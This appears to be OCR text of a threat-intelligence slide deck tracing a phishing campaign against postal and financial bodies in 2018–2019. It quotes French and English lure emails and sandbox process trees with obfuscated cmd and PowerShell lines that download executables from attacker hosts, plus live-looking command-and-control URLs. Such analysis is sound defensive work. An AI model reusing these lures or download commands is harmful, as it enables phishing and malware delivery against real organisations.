
- Not like the whistleblower
  - Only had second hand Kn. →
  - Anonymized to protect his identity

2018-02-08 – Mail with WSF attachment

(1st mail that started it all – Downloading EXE from `github.com`)



2018-02-11 – Mail with 2 VBS attachments
(2nd mail 3 days after 1st – same From & Subject)



2018-02-11 – Mail with WSF attachment

(3rd mail 4 days after 1st – Downloading EXE from `github.com`)

Hello,

Please find attached the new IFS automation module to be executed, this module will support the exchange rate configuration in the IFS management console.

Of course i remain available for futher information on the configuration of IFS.

Have a good day

Regards,

Redacted

Mo. 12.02.2018 10:53

Redacted

Clearing Module Automatisation IFS

To Redacted

Outlook blocked access to the following potentially unsafe attachments: MODULE AUTOMATISATION IFS CLEARING.wsf.

Bonjour ,

Veuillez trouver en pièce attachée le nouveau module d'automatisation du système IFS à exécuter, cet module prendra en charge la configuration des taux de changes dans la console de gestion d'IFS.

Bien sûr je reste à disposition pour tout complément d'informations sur la configuration d'IFS.

Bonne journée

Cordialement,

Marie

2018-02-13 – Mail with HTA attachment & Link to HTA

(5th mail 5 days after 1st – Link to a.pomfe.co)

2018-02-13 – Mail with Links to HTA (w/o attachment)

(5th mail 5 days after 1st – Link to a.pomfe.co)

Mesdames, Messieurs, bonjour,

En fichier joint, veuillez trouver

flash plugin .Et le mettre a jours

Bonne réception.

****

Ladies and Gentlemen, hello,

In attachment, please find

flash plugin .And put it a days

Good reception.

CREDIT COMMUNAUTAIRE,
MAIL DEPARTMENT & CONNEXION,
Head of Department,
David SOUOP,
GSM : 698 40 22 06,
Email : servicecourrier@dsi.com

2018-02-16 – Mail with HTA attachment

(6th mail 8 days after 1st – double-extension `*.pdf.hta`)

Fr. 16.02.2018 07:21

D.Courrier <d.courrier@poste.tn>

Information Urgent !!

To

Outlook blocked access to the following potentially unsafe attachments: NOTRE DE SERVICE.pdf.hta.

Vous êtes priés de bien vouloir lire le projet en fichier joint.
Cordialement,

Le Secrétariat du SFP

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

You are kindly requested to read the project as an attachment.
Regards,

The SFP Secretariat

--

```
Le Directeur Central Poste
Tel: 71 256 842/ 98 365 614
Fax: 71 256 739
```

2018-03-09 – Mail with Link

(10th mail 1 month later – Link to `void.cat` downloading VBS)

Fr. 09.03.2018 12:45

Accès Canada <info@accescanada.com>

Urgent: Clôture du dossier OG009/2FP

To [redacted]

acces canada.jpeg
51 KB

Bonjour,

Nous entamons la phase finale de vo=re dossier d'immigration. =admisibilité de Visa en allant sur le liens suivant:
www.accescanada.com/fr/download-form2Visa

http=:/void.cat/
d69a641b797589eb2bc7850403b4688f5748
2ef6
Click or tap to follow link.

Merci de le renseigner et nous le retourner avant la dat= clotture.

Cordialement.


121, Avenue des Cha=ps -Élysées, Paris 75008 FRANCE

Téléphone : (33) 01-53-57-28-87
Cou=riel : info@acce=canada.com

The linked image cannot be displayed. The file may have been moved, renamed, or deleted. Verify that the link points to the correct file and location.

2018-08-09 – Mail with Link (VBS in ZIP) & nice image

(18th mail 6 months later – Link to `githubusercontent.com`)



2019-01-14 – Mail with VBS in RAR attachment

(26th mail 11 months later – D/L EXE from `*.hostingerapp.com`)

Dear Eurogiro Member,

Following the next received alarm from GATEDK01 ** today:

GATEDK01 009 18:11 9316 Error while contacting LPOTTNTL ERROR:10051 4.5.14

Please find attached corrective patch to carry out your activity.

Do not hesitate to contact us if you require any further assistance.

Kind regards,

Ernest Edip

Eurogiro Support Services
mail:egsupport@seavus.com
Phone:+45 78737440

SEAVUS Group
Web:www.seavus.com

Mo. 14.01.2019 15:52

Eurogiro Support <egsupport@seavus.com>

URGENT PATCHED - EUR-221 GATEDK01 -

To [redacted]

GATEDK01 009 1811 9316.rar
2 KB

GATEDK01 009 1811 9316.rar

Name	Type	Modified	Size
DATA_CENTER 009 1811 9316 EUROGIRO.vbs	VBS...	14.01.2019 14:10	13'422

2019-01-30 – Mail with DOC attachment

(28th mail ~12 months later – Thanks for the «Security alert»! ☺)

Mi. 30.01.2019 17:04

Eurogiro Support <eg.support@seavus.com>

Security alert

To

EUROGIRO Members New Authentication Settings.doc
177 KB

File name: EUROGIRO Members New Authentication
File type: .doc File
File size: 177 KB

<=font>
Dear Eurogiro Member,

Your account has been suspended due to a network intrusion of o= system.

Your security settings have been updated, please find at=ached your new login credentials.

This document has been locked in order=to ensure confidentiality and in particular to prevent unauthorized access

Do not hesitate to contact us at the required time.

Best regards,=/font>

Stefan Stefanovski

Eurogiro Support Services
mail:egsupport@seav=s.com
Phone:+45 7873744=

SEAVUS Group<=r> Web:www.sea=us.com &n=sp;

Mi. 30.01.2019 17:04

Eurogiro Support <eg.support@seavus.com>

Security alert

To

EUROGIRO Members New Authentication Settings.doc
177 KB

File name: EUROGIRO Members New Authentication Settings.doc
File type: .doc File
File size: 177 KB

<=font>
Dear Eurogiro Member

- WINWORD.EXE (PID: 2272 cmdline: 'C:\Program Files
  - cmd.exe (PID: 3364 cmdline: cmd.exe /v:ON /c'se

23,18,45,7,54,48,48,42,29,45,23,3,38,42,37,2,13,54,39,

.DownloadFile("http://u791739572.hostingerapp.com/file/VLCMediaPlayer.exe".

,14,42,38,42,5266) DO (set done=!done!!x:~%H,1!) &&

- powershell.exe (PID: 3252 cmdline: powershel

aPlayer.exe','C:\Users\user~1\AppData\Local\Temp

- VLCMediaPlayer.exe (PID: 3956 cmdline:
  - RegAsm.exe (PID: 2936 cmdline: C:\

2019-04-11 – Mail with RTF attachment

(32nd mail ~14 months later – RTF -> Excel -> CMD -> PS -> EXE d/l)

Do. 11.04.2019 11:00

LOTO COCA-COLA <Direction.Marketing@coca-cola.com>

SOURIEZ: Vous avez gagné !

To destinataires inconnus:

LOTO COCA-COLA TICKET GAIN 29T0.rtf
572 KB

Do. 11.04.2019 11:00

LOTO COCA-COLA <Direction.Marketing@coca-cola.com>

SOURIEZ: Vous avez gagné !

To destinataires inconnus:

LOTO COCA-COLA TICKET GAIN 29T0.rtf
572 KB

- System is w7_1
- WINWORD.EXE (PID: 1716 cmdline: 'C:\Program Files\Mi
- EXCEL.EXE (PID: 2868 cmdline: 'C:\Program Files\Micros
  - cmd.exe (PID: 2680 cmdline: unwrathfully\brat\..\..\vic


  && set x=l,iduc)A%yFwvh'oa/N(OtHC;bW xpgErsz:Me-DPS
  27,46,9,29,16,33,33,27,19,44,37,11,38,15,25,49,37,5,21,27
  2,37,33,37,32,12,37,32,43,21,29,50,28,9,34,17,2,47,16,30,
  1085) DO (set initi=!initi!!x:~%H,1!) && if %H == 1085 call
    - powershell.exe (PID: 2984 cmdline: powershell -w

    s\user~1\AppData\Local\Temp\images.exe'); C:\Users\
- EXCEL.EXE (PID: 2864 cmdline: 'C:\Program Files\Micros
  - cmd.exe (PID: 1812 cmdline: unwrathfully\brat\..\..\vic

.DownloadFile('http://secureserverftp.xyz/images.exe','

2019-08-12 – Mail with attachment (JS in ZIP)

(52th mail 18 months later)



Bonjour Madame/Monsieur.

Veuillez trouver en pièces jointes le communiqué émanant de la Direction des Grandes Entreprises de la Direction Générale des Impôts.

Merci de votre collaboration.

http://chance2019.ddns.net:1036/is-ready

http://13.75.76.78/hqmb/cmd.exe

http://chance2019.ddns.net:1036/update-status%7CExecuted+File

La Direction Générale des Impôts
Portail e-Impôts

Pour nous contacter :
Tél : 42 252 525 / 07 637 637 / 07 347 347 / 74 806 131 / 20 22 95 63
Email : e-impots@dgi.gouv.ci

Abidjan Plateau, Cité administrative, Tour E
BP V 130 Abidjan, Côte d'Ivoire

Pour votre sécurité, ne répondez jamais à un courriel vous demandant vos identifiants de connexion,
…

2019-10-10 – Mail with SCR in RAR attachment
(62th mail 20 months later)

Dear colleagues,

In accordance with the financial institution requirements for compliance, we ask that you complete and sign our AML Questionnaire as an attachment.


Thanks in advance.

Best regards,

Redacted


2019-10-22 – Mail with Link (SCR in RAR) & nice image

(70th mail 20 months later – Link to `boxserver.online`)



